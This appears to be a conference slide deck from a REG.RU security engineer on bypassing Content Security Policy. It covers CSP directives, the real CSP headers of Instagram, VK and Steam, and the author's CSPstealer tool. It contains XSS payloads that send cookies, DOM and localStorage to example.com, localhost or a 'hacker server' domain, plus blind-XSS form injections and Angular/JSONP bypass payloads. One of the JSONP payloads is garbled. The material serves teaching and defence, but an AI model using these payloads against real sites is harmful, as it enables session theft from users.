



# Bypass CSP? No problem

Okhonko Philipp  
Application Security in REG.RU

**REG.RU – ТЕРРИТОРИЯ ДОВЕРИЯ**



# Кто Мы?

№1 в России  
хостинг-провайдер и регистратор доменов

34 млн  
оказанных  
услуг

2.2 млн  
клиентов


3 млн  
доменов

# REG.Family - это

- 450+ профессионалов
- Масштабные проекты
- Амбициозные задачи
- Возможность реализовывать идеи
- Профессиональное развитие
- Обучение и топовые конференции
- Карьерный рост
- Разные города и страны



# Content Security Policy



Directive	Description	Value
default-src	The default-src is the default policy for loading content such as JavaScript, Images, CSS, Fonts	“self” https://*.example.com
script-src	These directives specifies the valid source for javascript	“self” https://*.example.com “unsafe-eval” “unsafe-inline”
style-src	This is script-src's counterpart for stylesheets	“self” https://*.example.com “unsafe-inline”
connect-src	It limits the origins that you can connect to (via ‘self’ XHR, WebSockets, and EventSource)	“self” https://api.example.com
base-uri	It restricts the URLs that can appear in a page's <base> element	“self”
report-uri	It specifies a URL where a browser will send reports when a content security policy is violated	https://example.com/cspReport

## Content Security Policy: script-src 'self' 'unsafe-inline'

```
<script>
  this.gbar_=this.gbar_||{};(function(_){var window=this
  try{
  /*
  Copyright The Closure Library Authors.
  SPDX-License-Identifier: Apache-2.0
  */
  var Yd,Zd,$d,ae,be,ce,de,ge;_.Td=function(a){var b=a.le
  _.Xd=function(a,b){return 0==a.lastIndexOf(b,0)};Yd=/&
  _.ee=function(a,b){if(b)a=a.replace(Yd,"&").replace(
  try{(new self.OffscreenCanvas(0,0)).getContext("2d")}ca
  _.je=function(a,b){this.width=a;this.height=b};_.h=_.je
  var me;_.ke=function(a,b){return(b||document).getEleme
  _.le=function(a,b,c,d){a=d||a;b=b&&"*"!=b?String(b).tol
  _.ne=function(a,b){_.da(b,function(c,d){c&&"object"==t
  _.qe=function(a,b){var c=String(b[0]),d=b[1];if(!ge&&d)
  .pe=function(a,b,c,d){function e(k){k&&b.appendChild('
```

```
<button onclick="makeOrder()">Buy</button>
```

## Content Security Policy: script-src 'self' 'unsafe-inline'

```
<script>alert("XSS")</script>
```

```
<img src="" onerror="alert('XSS')">
```

---

```
<a href="javascript:alert('xss')">XSS link</a>
```

```
$ curl -s -i https://instagram.com | grep content-security-policy
content-security-policy: report-uri https://www.instagram.com/security/csp_report/; default-src 'self' https://www.instagram.com; img-src data: blob: https://*.fbcdn.net https://*.instagram.com https://*.cdninstagram.com https://*.facebook.com https://*.fbsbx.com https://*.giphy.com; font-src data: https://*.fbcdn.net https://*.instagram.com https://*.cdninstagram.com; media-src 'self' blob: https://www.instagram.com https://*.cdninstagram.com https://*.fbcdn.net; manifest-src 'self' https://www.instagram.com; script-src 'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com https://*.cdninstagram.com wss://www.instagram.com https://*.facebook.com https://*.fbcdn.net https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob:; style-src 'self' https://*.www.instagram.com https://www.instagram.com 'unsafe-inline'; connect-src 'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com https://graph.instagram.com https://*.graph.instagram.com https://graphql.instagram.com https://*.cdninstagram.com https://api.instagram.com https://i.instagram.com https://*.i.instagram.com wss://www.instagram.com wss://edge-chat.instagram.com https://*.facebook.com https://*.fbcdn.net https://*.facebook.net chrome-extension://boadgeojelhgndaghlijhdicfkmlpafd blob:; worker-src 'self' blob: https://www.instagram.com; frame-src 'self' https://instagram.com https://www.instagram.com https://*.instagram.com https://staticcxx.facebook.com https://www.facebook.com https://web.facebook.com https://connect.facebook.net https://m.facebook.com; object-src 'none'; upgrade-insecure-requests
```



```
$ curl -s -i https://m.vk.com | grep content-security-policy
content-security-policy: default-src * data: blob: about: vkcalls:;script-src 'self' https://vk.com https://*.vk.com https://static.vk.me https://*.mail.ru https://r.mradx.net https://s.ytimg.com https://platform.twitter.com https://cdn.syndication.twimg.com https://www.instagram.com https://connect.facebook.net https://telegram.org https://*.yandex.ru https://*.google-analytics.com https://*.youtube.com https://maps.googleapis.com https://translate.googleapis.com https://*.google.com https://google.com https://*.vkpartner.ru https://*.moatads.com https://*.adlooxtracking.com https://*.gstatic.com https://*.google.ru https://securepubads.g.doubleclick.net https://cdn.ampproject.org https://www.googletagmanager.com https://googletagmanager.com https://*.vk-cdn.net https://*.hit.gemius.pl https://yastatic.net https://analytics.tiktok.com 'unsafe-inline' 'unsafe-eval' blob:;style-src https://vk.com https://*.vk.com https://static.vk.me https://ton.twimg.com https://tagmanager.google.com https://platform.twitter.com https://*.googleapis.com 'self' 'unsafe-inline'
```

```
$ curl -s -i https://store.steampowered.com | grep Content-Security-Policy
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval'; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://store.akamai.steamstatic.com/ https://store.akamai.steamstatic.com/ *.google-analytics.com https://www.gstatic.com https://recaptcha.net https://www.gstatic.com/recaptcha/; object-src 'none'; connect-src 'self' http://store.steampowered.com https://store.steampowered.com http://127.0.0.1:27060 ws://127.0.0.1:27060 https://community.akamai.steamstatic.com/ https://steamcommunity.com/ https://steamcommunity.com/ wss://community.steam-api.com/websocket/ https://api.steampowered.com/ *.google-analytics.com; frame-src 'self' steam: http://www.youtube.com https://www.youtube.com https://www.google.com https://sketchfab.com https://player.vimeo.com https://steamcommunity.com/ https://www.google.com/recaptcha/ https://recaptcha.net/recaptcha/; frame-ancestors 'self' https://steamloopback.host ;
```

## Почему unsafe inline так распространен?

- На unsafe-inline завязано много функционала
- Возникает иллюзия безопасности

Может показаться, что риски минимальны

# Как практически использовать эту XSS?



# (blocked: csp)

```
> image = new Image();
  image.src = 'http://example.com?c=' + document.cookie;
✖ Refused to load the image 'http://example.com/?c=se\_csp.demo/:1
  ssion=12345' because it violates the following Content Security
  Policy directive: "default-src 'self'". Note that 'img-src' was
  not explicitly set, so 'default-src' is used as a fallback.
< "http://example.com?c=session=12345"
```

---

```
> xhr = new XMLHttpRequest();
  xhr.open("GET", "https://example.com/?l=" + localStorage.getItem\('session'\)\)\);
  xhr.send\(\)
✖ ▶ Refused to connect to 'https://example.com/?l=12345' because it VM892:3
  violates the following Content Security Policy directive: "default-src 'self'". Note that 'connect-src' was not explicitly set, so 'default-src' is used as a
  fallback.
< undefined
```


# unsafe-inline? OK

---

```
> document.location = 'http://example.com/?session=' + document.cookie
```



Секреты будут  
украдены



Пользователь будет перенаправлен  
на сторонний сайт

XSS vulnerable page: target.com

Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'




```
setTimeout(window.stop, 3000);
document.location = 'http://sleep-sniffer.com/?session=' + document.cookie;
```



target.com

GET /?session=...



Hacker Server  
sleep-sniffer.com






target.com

setTimeout(window.stop, 3000);



Hacker Server  
sleep-sniffer.com

Still sleeping



[github.com/sysmustang/csp-stealer](https://github.com/sysmustang/csp-stealer)

## X CSPstealer

**Stealers**

- Page URL
- DOM
- Cookie
- Localstorage
- Referer
- Screenshot

**Unsafe Inline** [JS URI](#) [DATA URI](#) [ANGULAR](#) [RAW](#)

```
><img src=x onerror="e=encodeURIComponent;document.location='http://localhost/?u=${e(location.href)}&c=${e(document.cookie)}&d=${e(document.documentElement.innerHTML)}&l=${e(JSON.stringify(localStorage))}';setTimeout(stop,3500);">
```

[Copy](#)

### Payload Fires

[Delete All](#)

Thumbnail	Date	Victim IP	Vulnerable Page URI	Options
	2021-08-23 06:47:41	127.0.0.1	<a href="https://www.instagram.com/">https://www.instagram.com/</a>	<a href="#"></a> <a href="#"></a> <a href="#"></a>

**User Agent** Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36

**Cookies** csrftoken=PmF7CH7HwJzQ7EaEyL4JqMqnnO8ObV92; mid=YSNE2wAEAAGX-GmGYSnJrnLMhk8x

My telegram: [@sysmustang](https://t.me/sysmustang)

# CSP: navigate-to

The HTTP [Content-Security-Policy](#) (CSP) **navigate-to** directive restricts the URLs to which a document can initiate navigations by any means including [`<form>`](#) (if [`form-action`](#) is not specified), [`<a>`](#), [`window.location`](#), [`window.open`](#), etc. This is an enforcement on what navigations this document initiates, **not** on what this document is allowed to navigate to.

**Note:** If the [`form-action`](#) directive is present, the `navigate-to` directive will not act on navigations that are form submissions.

CSP version	3
Directive type	<a href="#">Navigation directive</a>
<a href="#"><code>default-src</code></a> fallback	No. Not setting this allows anything.



# Typical Blind XSS: Attempt

Contact Form

---

Name \*

First: Volga"><script src= CTF"><script src:

Last

Email \*

test@"><script src=https://demo.xss.ht>

Comment or Message \*

"></textarea><script src=https://demo.xss.ht></script>

Submit



# Typical CSP: blocked

Vulnerable admin page

Client	Email	Comment
Volga"> CTF">	test@">	
Denis Popov	dan@mail.ru	I have a problem with ...

report-uri: /cspViolation

✖ Refused to load the script '<https://demo.xss.ht/csp.demo/:1>' because it violates the following Content Security Policy directive: "default-src 'self' 'unsafe-inline'". Note that 'script-src-elem' was not explicitly set, so 'default-src' is used as a fallback.



# Blind XSS: CSPstealer

First Name

><img src=x onerror="e=encodeURIComponent;document.location=`http://sleep-sniffer.com/?u=\${e(location.href)}&d=\${e(document.docun

Last Name

```
><img src=x onerror="e=encodeURIComponent;document.location=`http://sleep-sniffer.com/?u=${e(location.href)}&d=${e(document.docun
```

Subject

><img src=x onerror="e=encodeURIComponent;document.location=`http://sleep-sniffer.com/?u=\${e(location.href)}&d=\${e(document.documentElement.innerHTML)}&c=\${e(document.cookie)}`;setTimeout(stop,2500);>

Submit



# Другие способы обхода CSP



## File Upload + 'self'

```
Content-Security-Policy: script-src 'self'; object-src 'none' ;
```



If you can upload a JS file you can bypass this CSP:

Working payload:

```
"/>'><script src="/uploads/picture.png.js"></script>
```



<https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass>



## Third Party Endpoints + 'unsafe-eval'

```
Content-Security-Policy: script-src https://cdnjs.cloudflare.com 'unsafe-eval';
```

Load a vulnerable version of angular and execute arbitrary JS:

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.4.6/angular.js"></script>
<div ng-app> {{'a'.constructor.prototype.charAt [].join;$eval('x=1} } };alert(1);//});}}
```

<https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass>

## Third Party Endpoints + JSONP

```
Content-Security-Policy: script-src 'self' https://www.google.com; object-src 'none';
```

Scenarios like this where `script-src` is set to `'self'` and a particular domain which is whitelisted can be bypassed using JSONP. JSONP endpoints allow insecure callback methods which allow an attacker to perform XSS, working payload:

```
<script src="https://www.google.comocomplete/search?client=chrome&q=hello&callback=alert#<script src="/api/jsonp?callback=(function(){window.top.location.href='http://f6a81b32f7f
```

<https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass>



**Получилось  
обойти CSP? Как  
похитить секреты  
со страницы?**

# Secure policy?

- Необходимо проверять политику с помощью CSPEvaluator
- Существует множество обходов CSP
- Уязвимая CSP – бесполезная политика

## CSP Evaluator

```
report-uri https://www.instagram.com/security/csp_report/;
default-src 'self' https://www.instagram.com;
img-src data: blob: https://*.fbcdn.net https://*.instagram.com https://*.cdninstagram.com
https://*.facebook.com https://*.fbsbx.com https://*.giphy.com;
font-src data: https://*.fbcdn.net https://*.instagram.com https://*.cdninstagram.com;
media-src 'self' blob: https://www.instagram.com https://*.cdninstagram.com
https://*.fbcdn.net;
manifest-src 'self' https://www.instagram.com;
script-src 'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com
https://*.cdninstagram.com wss://www.instagram.com https://*.facebook.com
https://*.fbcdn.net https://*.facebook.net 'unsafe-inline' 'unsafe-eval' blob:;
style-src 'self' https://*.www.instagram.com https://www.instagram.com 'unsafe-inline';
connect-src 'self' https://instagram.com https://www.instagram.com https://*.www.instagram.com
https://graph.instagram.com https://*.graph.instagram.com https://graphql.instagram.com
https://*.cdninstagram.com https://api.instagram.com https://i.instagram.com
```

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

✓ report-uri

✓ default-src

✓ img-src

✓ font-src

✓ media-src

✓ manifest-src

ⓘ script-src

ⓘ 'self'

'self' can be problematic if you host JSONP, Angular or user uploaded files.

ⓘ https://instagram.com

No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.



# СПАСИБО

Пиши нам на

**resume@reg.ru**

Мы в VK, присоединяйся:

[https://vk.com/regru\\_career](https://vk.com/regru_career)

<https://vk.com/regru>



# Карьера в REG.Family

